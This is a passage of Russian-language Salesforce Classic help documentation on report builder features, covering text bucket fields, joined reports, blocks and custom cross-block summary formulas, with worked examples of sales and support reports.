9. Установите флажок «Показывать значения вне области как "Другое"».
10. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Редактирование поля области раскрывающегося списка

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Редактирование поля текстовой области

Текстовая область позволяет сортировать значения, содержащие слова или фразы.

Прим.: Ниже перечислены типы текста, которые не могут быть добавлены в область.

- Область текста
- Область подробного текста
- Область обогащенного текста
- Область зашифрованного текста
- URL-адрес
- Дата
- Дата/время

Ниже перечислены действия, доступные над текстовым полем в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».
2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.

   Поле области предназначено для хранения нескольких областей, поэтому его имя должно быть связано со всеми областями. Например, поле области «Регион» может содержать области «Восточный», «Западный» и «Центральный».
3. Чтобы создать область, щелкните **«Создать область»** и введите имя области. Чтобы сгруппировать записи отчета, создайте несколько областей.
4. Чтобы найти определенное значение в списке значений, введите полное имя или его часть в поле **«Поиск значений...»** и нажмите кнопку **«Поиск»**, либо оставьте поле незаполненным и нажмите кнопку **«Поиск»**.

   В результате поиска отображаются не более 200 значений.
5. Выберите нужные значения и перетащите их в область. Или выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.

   Ниже перечислены функции, доступные при добавлении значений в область.

   - Чтобы указать точное имя значения или добавить в область значения, появившиеся в отчете позже, воспользуйтесь полем «Ввод значений».
   - Чтобы просмотреть значения для отдельной области, щелкните имя области.
   - Чтобы удалить значения из области, выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.
6. Чтобы переместить все значения вне области в область «Другое», установите флажок «Показывать значения вне области как "Другое"». Если данный флажок не установлен, то значения вне области отображаются в столбце с именем значения.
7. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Столбцы текстовой области сортируются в отчете в буквенно-цифровом порядке.

СМ. ТАКЖЕ:

Ввод значений для текстовых областей

Пример добавления в текстовую область: ключевые организации

Ввод значений для текстовых областей

Поле текстовой области должно использовать описательное имя и не менее двух областей, содержащих текстовые строки.

Функция «Ввод значений» позволяет быстро добавлять нужные значения в область без их предварительного поиска. Данная функция удобна в том случае, если отчет содержит большое количество значений (например, миллионы значений), а поиск нужного значения выполняется слишком медленно. Кроме того, данная функция позволяет вводить и группировать значения, добавленные в отчет позже.

Ниже перечислены действия, доступные над текстовым полем в области наложения «Редактировать поле области».

1. Щелкните **«Ввод значений»**.
2. Выберите область для перемещения значений. При нажатии кнопки **«Создать область»** введите имя области.
3. Введите как минимум одно значение. При вводе нескольких значений рекомендуем использовать разные строки.
4. Щелкните **«Переместить»**.

СМ. ТАКЖЕ:

Редактирование поля текстовой области

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Пример добавления в текстовую область: ключевые организации

Текстовая область позволяет сортировать организации по основным доступным категориям.

1. Создайте или измените стандартный отчет по организациям, убедившись, что отчет содержит как минимум несколько записей.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Имя организации» в поле «Исходный столбец».
4. Введите критерий *«Ключевой»* в поле «Имя поля области».
5. Щелкните **«Создать область»** и введите имя области *«IBM»*.
6. Щелкните **«Создать область»** и введите имя области *«Dell»*.
7. Щелкните **«Создать область»** и введите имя области *«HP»*.
8. Чтобы просмотреть доступные значения, оставьте поле **«Поиск значений...»** незаполненным и нажмите кнопку **«Поиск»**.
9. Выберите нужные значения и перетащите их в соответствующие области.
10. Установите флажок «Показывать значения вне области как "Другое"».
11. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Редактирование поля текстовой области

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Объединение разных типов данных в составном отчете

Составной формат отчета позволяет просматривать разные типы сведений в одном отчете. Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов.

Чтобы начать работу с составными отчетами, создайте новый или измените текущий отчет в конструкторе отчетов, щелкните раскрывающийся список **«Формат»** и выберите пункт «Составной».

Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты. Например, пользователь может находить, добавлять, удалять и резюмировать поля, а также выполнять и сохранять отчеты.

Совет: При необходимости воспользуйтесь составным отчетом, содержащим диаграмму панели мониторинга. Измените компонент составного отчета и установите флажок **«Использовать диаграмму, указанную в исходном отчете»**.

1. Добавление типа отчета в составной отчет

   Благодаря добавлению типа отчета, пользователь может расширить набор данных, доступных для анализа в составном отчете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

2. Изменение основного типа отчета

   Основной тип отчета определяет порядок наименования общих полей. Составной отчет должен иметь основной тип отчета. При необходимости основной тип отчета может быть изменен.

3. Создание настраиваемой формулы резюмирования для составного отчета

   Пользователи могут добавлять стандартные или кросс-блоковые настраиваемые формулы резюмирования для составных отчетов, которые позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

4. Работа с блоками

   Блоки позволяют создавать разные представления данных, доступных в составном отчете.

5. Алгоритм работы составных отчетов

   Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов. Типы отчетов могут быть добавлены в составной отчет только при наличии взаимосвязей с теми же объектами. Например, составной отчет, использующий тип отчета «Возможности», может быть дополнен типом отчета «Обращения», так как оба типа взаимосвязаны с объектом «Организации».

СМ. ТАКЖЕ:

Создание отчета

Алгоритм работы составных отчетов

Добавление типа отчета в составной отчет

Благодаря добавлению типа отчета, пользователь может расширить набор данных, доступных для анализа в составном отчете.

1. Выберите пункт «Составной» в меню формата отчета.
2. Щелкните **«Добавить тип отчета»**.

   При этом отображается область наложения «Добавить дополнительный тип отчета», содержащая типы отчетов, которые могут быть добавлены в текущий отчет.

3. Выберите тип отчета.

   При этом отображается сообщение, которое определяет общие объекты для выбранного типа отчета и типов, которые уже добавлены в отчет.

4. Нажмите кнопку **«OK»**.

Дополнительный тип отчета добавляется в отчет. Обратите внимание:

- Отчет дополняется новым блоком.
- Панель «Поля» дополняется новой областью, которая содержит поля, являющиеся уникальными для типа отчета. Поля, общие для всех типов отчетов, отображаются в области «Общие поля».

СМ. ТАКЖЕ:

Создание настраиваемой формулы резюмирования для составного отчета

Алгоритм работы составных отчетов

Объединение разных типов данных в составном отчете

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Изменение основного типа отчета

Основной тип отчета определяет порядок наименования общих полей. Составной отчет должен иметь основной тип отчета. При необходимости основной тип отчета может быть изменен.

По умолчанию основным типом отчета считается первый тип, добавленный в отчет.

Основной тип отчета не влияет на данные, доступные для составления отчетов.

Чтобы изменить основной тип отчета, удалите его блоки. Чтобы удалить блок, перетащите его на панель «Поля». При наличии нескольких блоков, использующих основной тип отчета, рекомендуем удалить все эти блоки.

После удаления основного типа отчета способ выбора нового типа отчета определяется количеством типов, доступных в отчете.

- Если отчет содержит только два типа, то другой тип отчета автоматически становится основным.
- Если отчет содержит более двух типов, то отображается диалоговое окно выбора основного типа отчета.

СМ. ТАКЖЕ:

Добавление блока в составной отчет

Добавление типа отчета в составной отчет

Какие действия не поддерживаются составными отчетами?

Объединение разных типов данных в составном отчете

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Создание настраиваемой формулы резюмирования для составного отчета

Пользователи могут добавлять стандартные или кросс-блоковые настраиваемые формулы резюмирования для составных отчетов, которые позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

1. Чтобы открыть область наложения «Добавить формулу резюмирования» на панели «Поля», воспользуйтесь одним из указанных ниже параметров.

Параметр	Описание
Создание стандартной формулы настраиваемого резюмирования	Выберите категорию типа отчета и дважды щелкните ссылку **«Добавить формулу»**.
Создание кросс-блоковой формулы настраиваемого резюмирования	Выберите категорию «Общие» и дважды щелкните **«Добавить формулу кросс-блока»**.

2. Введите имя формулы, которое должно отображаться в отчете, и при необходимости введите описание.

   Имя должно быть уникальным.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

3. Исходя из результата вычисления, выберите соответствующий тип данных для формулы в раскрывающемся списке «Формат».
4. Исходя из выбранного типа данных, выберите количество знаков после запятой в раскрывающемся списке «Знаки после запятой». Данный параметр пропускается для полей валюты в организациях, поддерживающих использование нескольких валют. Взамен, применяется параметр валюты «Знаки после запятой».
5. Установите нужный переключатель в разделе «Место отображения данной формулы».

   Вычисленное значение отображается в блоке отчета на уровне общего итога или глобальной группировки, в зависимости от выбора пользователя. Чтобы показывать расчет для формулы на каждом уровне, включая уровень общего итога, установите переключатель «Все уровни резюмирования». При необходимости выберите отображение расчетов на уровне глобальной группировки. Составной отчет может содержать три глобальных группировки. Группировки применяются ко всем блокам.
6. Чтобы создать формулу, выполните указанные ниже действия.
   a. Выберите поле в раскрывающемся списке **«Поля резюмирования»**. Значение данного поля используется в формуле.

      При создании формулы кросс-блока поля группируются по блоку. Чтобы найти нужное поле, воспользуйтесь функцией быстрого поиска.

      При создании формулы для отдельного типа отчета список содержит числовые поля, доступные для типа отчета.
   b. Выберите нужный тип резюмирования. Данный параметр недоступен для поля «Количество записей».

Тип резюмирования	Описание
Сумма	Итоговое значение данных в поле или группировке полей.
Наибольшее значение	Максимальное значение данных в поле или группировке полей.
Наименьшее значение	Минимальное значение данных в поле или группировке полей.
Среднее значение	Среднее значение данных в поле или группировке полей.

   c. Чтобы добавить операторы в формулу, нажмите кнопку **«Операторы»**.
   d. Выберите категорию функций («Все», «Логические», «Математические» или «Сводные»), затем выберите нужную функцию и нажмите кнопку **«Вставить»**.
   e. При необходимости повторите эти действия.
7. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**. Ошибки выделяются курсором.

8. Нажмите кнопку **«OK»**. Формула будет сохранена только после сохранения отчета.

СМ. ТАКЖЕ:

- Работа с формулами в отчетах
- Настраиваемые формулы резюмирования с составными отчетами
- Эффективное использование настраиваемых формул резюмирования
- Примеры составных отчетов

Работа с блоками

Блоки позволяют создавать разные представления данных, доступных в составном отчете.

1. Добавление блока в составной отчет
   Благодаря добавлению блоков в составные отчеты, пользователи могут создавать различные представления данных, добавленных в отдельный отчет.
2. Изменение порядка отображения блоков
   Составные отчеты поддерживают изменение порядка отображения блоков. Изменение порядка отображения блоков влияет на внешний вид отчета, но не влияет на его данные.
3. Переименование блока
   При необходимости блоки могут быть переименованы с целью предоставления более доступного описания их содержимого.
4. Отображение и скрытие количества записей для блока
   Конструктор отчетов позволяет отображать или скрывать *количество записей* для каждого блока составного отчета. По умолчанию количество записей отображается для каждого блока в конструкторе отчетов и на странице запуска отчетов.
5. Удаление блока

ВЕРСИИ

Доступно в версиях:
Salesforce Classic

Доступно в версиях:
Enterprise Edition, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов


  И

  Конструктор отчетов

Добавление блока в составной отчет

Благодаря добавлению блоков в составные отчеты, пользователи могут создавать различные представления данных, добавленных в отдельный отчет.

1. Выберите нужное поле на панели «Поля» и перетащите его в пустую область на панели «Предварительный просмотр».



2. Чтобы создать блок, отпустите поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов



Обратите внимание, что после добавления блока панель «Поля» (1) дополняется соответствующими стандартными фильтрами и фильтрами поля. А панель «Предварительный просмотр» дополняется новым блоком (2).

Чтобы удалить блок, щелкните значок ▼ в заголовке блока и выберите значение **«Удалить блок»**. При необходимости перетащите блок на панель «Поля».

Ниже перечислены рекомендации по работе с блоками.

- Добавление нового типа отчета в составной отчет приводит к добавлению нового блока.
- При создании блока поле должно быть выбрано в категории типа отчета. Поле не должно относиться к категории «Общие». Например, если отчет содержит типы отчетов «Возможности» и «Обращения», то при выборе поля в категории «Возможности» добавляется новый блок «Возможности», а при выборе поля в категории «Обращения» добавляется новый блок «Обращения».

СМ. ТАКЖЕ:

Добавление типа отчета в составной отчет

Удаление блока

Создание настраиваемой формулы резюмирования для составного отчета

Работа с блоками

Объединение разных типов данных в составном отчете

Изменение порядка отображения блоков

Составные отчеты поддерживают изменение порядка отображения блоков. Изменение порядка отображения блоков влияет на внешний вид отчета, но не влияет на его данные.

В случае изменения порядка отображения блоков их номера не меняются. Например, если пользователь перемещает блок 1 вправо от блока 3 в отчете, содержащем 3 блока, то блоки отображаются в следующем порядке: блок 2, блок 3, блок 1. Во избежание возможной путаницы, рекомендуем переименовать блоки.

При изменении порядка отображения блоки перемещаются вправо или влево от текущего блока. Блоки не могут быть перемещены в пустые области на панели «Предварительный просмотр».

Чтобы изменить порядок отображения блоков, выполните указанные ниже действия.

- Перетащите нужный блок влево или вправо от текущего блока на панели «Предварительный просмотр».

  Синяя полоса напротив блока указывает на допустимые зоны сброса.

СМ. ТАКЖЕ:

Переименование блока

Работа с блоками

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Переименование блока

При необходимости блоки могут быть переименованы с целью предоставления более доступного описания их содержимого.

Имя блока, добавленного в составной отчет, автоматически основывается на типе отчета и количестве блоков в отчете. Например, пользователь добавляет новый блок, основанный на типе отчета «Возможности», в отчет, содержащий два блока. В этом случае имя блока выглядит следующим образом: «Возможности блок 3».

1. Щелкните имя нужного блока.
   При этом имя отображается в редактируемом текстовом поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов



2. Введите новое имя.
3. Чтобы сохранить имя, нажмите клавишу Enter или щелкните за пределами блока.

СМ. ТАКЖЕ:

Работа с блоками

Объединение разных типов данных в составном отчете

Отображение и скрытие количества записей для блока

Конструктор отчетов позволяет отображать или скрывать *количество записей* для каждого блока составного отчета. По умолчанию количество записей отображается для каждого блока в конструкторе отчетов и на странице запуска отчетов.

Чтобы скрыть или отобразить количество записей, воспользуйтесь одним из указанных ниже способов.

- Чтобы открыть меню блока, щелкните стрелку в заголовке нужного блока ( ). Флажок, расположенный напротив элемента меню **«Количество записей»**, указывает, что блок поддерживает функцию подсчета записей. Чтобы отобразить или скрыть количество, установите или снимите флажок **«Количество записей»**.
- Чтобы отобразить стрелку ( ) в том случае, если сведения об отчете скрыты, наведите указатель мыши на столбец «Количество записей». Щелкните стрелку и выберите элемент меню **«Удалить столбец»**. Чтобы повторно отобразить количество записей, щелкните стрелку в заголовке блока и выберите элемент меню **«Количество записей»**.

Прим.: Если блоки отчета не содержат резюмированных строк, а сведения об отчете и количество строк для всех блоков не отображаются, то блоки будут скрыты на странице запуска отчетов. Чтобы отобразить блоки, нажмите кнопку **«Показать сведения»** на странице запуска отчетов или в конструкторе отчетов.

СМ. ТАКЖЕ:

Отображение и скрытие сведений об отчете

Использование функции резюмирования в настраиваемой формуле резюмирования

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Удаление блока

Чтобы удалить блок из составного отчета, выполните одно из указанных ниже действий.

- Чтобы открыть меню блока, щелкните стрелку в заголовке нужного блока (и выберите элемент меню **«Удалить блок»**.
- Выберите нужный блок и перетащите его на панель «Поля».

СМ. ТАКЖЕ:

Работа с блоками

Объединение разных типов данных в составном отчете

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Алгоритм работы составных отчетов

Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов. Типы отчетов могут быть добавлены в составной отчет только при наличии взаимосвязей с теми же объектами. Например, составной отчет, использующий тип отчета «Возможности», может быть дополнен типом отчета «Обращения», так как оба типа взаимосвязаны с объектом «Организации».

Составной отчет может содержать не более пяти *блоков*, которые добавляются в отчет с целью создания разных представлений данных. Каждый блок позволяет добавлять обычные поля и поля резюмирования, создавать стандартные и настраиваемые формулы резюмирования кросс-блока, применять фильтры и сортировать столбцы. Группировки могут применяться ко всем блокам отчета; каждый блок может содержать не более трех группировок, подобно сводному отчету. Кроме того, составные отчеты поддерживают добавление диаграмм.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Каждый составной отчет использует *основной* тип отчета. По умолчанию основным типом отчета считается тип, добавленный в отчет первым. На панели «Поля» напротив имени основного типа отчета отображается маленькая точка. Например, если составной отчет создается путем выбора типа отчета «Возможности», а затем добавляется тип «Обращения», то тип отчета «Возможности» считается основным.

Основной тип отчета определяет порядок наименования общих полей. Некоторые общие поля имеют разные имена или отображаются в разных разделах разных типов отчетов. Чтобы просмотреть имя поля в других типах отчетов, щелкните значок .

Если составной отчет содержит несколько типов отчетов, то некоторые поля называются *общими*. Общее поле — это поле, доступное во всех типах отчетов, или поле со взаимосвязью поиска, которая доступна во всех типах отчетов. Данные поля отображаются в области «Общие поля» на панели «Поля» и могут использоваться для группирования блоков отчета.

1. Примеры составных отчетов

   Составные отчеты позволяют создавать оценочные листы эффективности торговых представителей, просматривать обращения в службу поддержки по статусу и прогнозировать ожидаемые продажи возможности.

2. Настраиваемые формулы резюмирования с составными отчетами

   Составные отчеты поддерживают два типа настраиваемых формул резюмирования: стандартные и кросс-блоковые.

3. Какие действия не поддерживаются составными отчетами?

   Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты (например, поиск, добавление, удаление и резюмирование полей, а также выполнение и сохранение отчетов). Тем не менее, некоторые действия не поддерживаются.

СМ. ТАКЖЕ:

Добавление типа отчета в составной отчет

Создание настраиваемой формулы резюмирования для составного отчета

Работа с блоками

Примеры составных отчетов

Составные отчеты позволяют создавать оценочные листы эффективности торговых представителей, просматривать обращения в службу поддержки по статусу и прогнозировать ожидаемые продажи возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание оценочного листа эффективности торговых представителей

Благодаря оценочным листам, рабочая группа по управлению продажами может определить эффективность торговых представителей и просмотреть их действия. Чтобы создать оценочный лист, воспользуйтесь тремя отдельными типами настраиваемых отчетов, каждый из которых создает взаимосвязь между объектом «Пользователь» (в качестве основного объекта) и одним из трех следующих объектов: «Ответственный за возможность», «Автор возможности» и «Ответственный за действие». Обратите внимание, что в данном примере типы настраиваемых отчетов называются «Настраиваемый отчет "Пользователь и ответственный за возможность"», «Настраиваемый отчет "Пользователь и автор возможности"» и «Настраиваемый отчет "Пользователь и ответственный за действие"».

Создайте настраиваемый отчет на основе типа «Пользователь и ответственный за возможность», а затем добавьте типы «Пользователь и автор возможности» и «Пользователь и ответственный за действие» в качестве двух дополнительных блоков. Затем сгруппируйте записи по торговому представителю (ответственный за возможность) и настройте соответствующие фильтры.

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте отчет и выберите тип отчета «Настраиваемый отчет "Пользователь и ответственный за возможность"».
2. Выберите пункт «Составной» в раскрывающемся списке **«Формат»**.
3. Щелкните **«Добавить тип отчета»**.
4. Выберите тип отчета «Настраиваемый отчет "Пользователь и автор возможности"».
5. Нажмите кнопку **«Добавить тип отчета»** еще раз и выберите тип отчета «Настраиваемый отчет "Пользователь и ответственный за действие"».

6. Сгруппируйте блоки по полю «Полное имя».
7. При необходимости добавьте дополнительные поля и фильтры в отчет. Например, чтобы просмотреть эффективность представителя за определенный промежуток времени, измените фильтры даты. Чтобы просмотреть только торговых представителей, являющихся ответственными за возможности, создайте фильтр «Роль: имя» и ограничьте результаты пользователями, роли которых содержат слово «Продажи».
8. При необходимости введите имена блоков.
9. Нажмите кнопку **«Сохранить»** или **«Запустить отчет»**.

Просмотр обращений в службу поддержки по статусу

Пользователь может создать отчет, сравнивающий количество новых, закрытых или текущих обращений в службу поддержки по приоритету. Отчет содержит один тип стандартного отчета: «Обращения». Прежде всего, создайте отчет, добавьте в него три блока, отфильтруйте каждый блок по соответствующему статуса и сгруппируйте записи по полю «Приоритет».

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте отчет и выберите тип отчета «Обращения».
2. Выберите пункт «Составной» в раскрывающемся списке **«Формат»**.
3. Чтобы удалить ненужные поля, перетащите их на панель «Поля».
4. Создайте три блока, каждый из которых содержит поля «Номер обращения» и «Статус» и при необходимости поле «Сотрудник, ответственный за обращение».
5. Выполните фильтрацию всех обращений в каждом блоке. Затем выполните фильтрацию каждого блока по полю «Статус».
   - Блок 1: *«"Статус" равно "Закрыто"»*
   - Блок 2: *«"Статус" равно "Новинка"»*
   - Блок 3: *«"Статус" не равно "Закрыто", "Новинка", "Закрыто на портале", "Закрыто — первый вызов"»*
6. Сгруппируйте блоки по полю «Приоритет».
7. При необходимости переименуйте блоки.
8. Нажмите кнопку **«Сохранить»** или **«Запустить отчет»**.

Прогнозирование ожидаемых продаж возможности

Настраиваемые формулы резюмирования кросс-блока позволяют создать отчет, который может использоваться для прогнозирования ожидаемых доходов возможности на основе показателей эффективности торговых представителей. Создайте отчет на основе стандартного типа отчета «Возможности», добавьте в него три блока, отфильтруйте каждый блок по соответствующему статусу и создайте формулу, использующую поля из разных блоков.

Чтобы создать отчет, выполните указанные ниже действия.

1. Создайте составной отчет и выберите тип отчета «Возможности».
2. Чтобы удалить ненужные поля, перетащите их на панель «Поля».
3. Создайте три блока, каждый из которых содержит поля «Имя возможности», «Имя организации» и «Стоимость».
4. Выберите «Все возможности» для каждого блока. Выполните фильтрацию каждого блока.

Дом	Фильтры
Блок 1	*«"Статус возможности" равно "Закрыто"»* *«"Поле даты" равно "Дата закрытия"»* *«"Диапазон" равно "Текущий и предыдущий фин. годы"»* *«"Этап" равно "Закрыто и не реализовано"»*
Блок 2	*«"Статус возможности" равно "Закрыто и реализовано"»* *«"Поле даты" равно "Дата закрытия"»* *«"Диапазон" равно "Текущий и предыдущий фин. годы"»*
Блок 3	*«"Поле даты" равно "Дата закрытия"»* *«"Диапазон" равно "Следующий месяц"»* *«"Статус возможности" равно "Открыто"»*

5. Сгруппируйте блоки по полю «Сотрудник, ответственный за возможность».
6. Переименуйте блоки. Например, «Закрыто—реализовано», «Закрыто—не реализовано» и «Закрытие в следующем месяце».
7. Создайте настраиваемую формулу резюмирования кросс-блока, прогнозирующую ожидаемый доход на основе показателей эффективности торговых представителей.

```
[Closing Next Month]AMOUNT:SUM*([Closed - Won]RowCount/([Closed -
                                 Lost]RowCount+[Closed - Won]RowCount))
```

8. Добавьте формулу как минимум в один блок.
9. При необходимости добавьте настраиваемую формулу резюмирования кросс-блока, которая позволяет вычислить пропорциональное соотношение для каждого торгового представителя.

```
[Closed - Won]RowCount/([Closed - Lost]RowCount+[Closed - Won]RowCount)
```

10. Нажмите кнопку **«Сохранить»** или **«Запустить отчет»**.

Добавление диаграммы в отчет по прогнозам ожидаемых продаж возможности

Чтобы воспользоваться визуальным представлением данных, добавьте диаграмму в составной отчет. Например, диаграмма может быть добавлена в отчет по прогнозам ожидаемых продаж возможности, позволяющий просмотреть пропорциональное соотношение фактического и прогнозируемого дохода.

Чтобы добавить диаграмму, выполните указанные ниже действия.

1. Создайте отчет «Прогнозирование ожидаемых продаж возможности».
2. Нажмите кнопку **«Добавить диаграмму»**.
3. Выберите «Закрыто и реализовано — Сумма Стоимость» по оси Y.
4. Установите флажок **«Добавить дополнительные значения»**.
5. Выберите значения «Строка» для параметра «Отображение» и «Прогнозируемый доход» для параметра «Значение».

6. Введите заголовок диаграммы *«Фактический и прогнозируемый доход»* на вкладке «Форматирование».
7. Нажмите кнопку **«OK»**.
8. Нажмите кнопку **«Сохранить»** или **«Запустить отчет»**.

СМ. ТАКЖЕ:

- Добавление диаграммы в отчет
- Настраиваемые формулы резюмирования с составными отчетами
- Алгоритм работы составных отчетов
- Работа с блоками
- Объединение разных типов данных в составном отчете

Настраиваемые формулы резюмирования с составными отчетами

Составные отчеты поддерживают два типа настраиваемых формул резюмирования: стандартные и кросс-блоковые.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартные формулы настраиваемого резюмирования

Стандартные формулы настраиваемого резюмирования применяются к одному типу отчета и могут быть добавлены в блоки, созданные только на основе данного типа отчета. Например, формула резюмирования, созданная для типа отчета «Обращения», может быть применена только к блокам «Обращения». Настраиваемые формулы резюмирования в составных отчетах поддерживают такие же форматы данных, параметры формулы, функции и области отображения вычислений, как сводные и матричные отчеты.

Ниже перечислены рекомендации по работе с настраиваемыми формулами резюмирования в составных отчетах.

- Созданные формулы не добавляются в отчеты автоматически. Чтобы добавить формулу, перетащите нужную формулу в блок, использующий такой же тип отчета.
- Настраиваемые формулы резюмирования, добавленные в блок, отображаются справа от стандартных полей в порядке их добавления. Настраиваемые формулы резюмирования кросс-блока, добавленные в блок, отображаются справа от стандартных формул.
- Результаты применения настраиваемых формул резюмирования определяются параметрами фильтрации, заданными для соответствующих блоков. Таким образом, одна и та же формула может иметь разные результаты в разных блоках.
- Каждый блок составного отчета может содержать не более 10 настраиваемых формул резюмирования. Составной отчет может содержать не более 50 настраиваемых формул резюмирования.
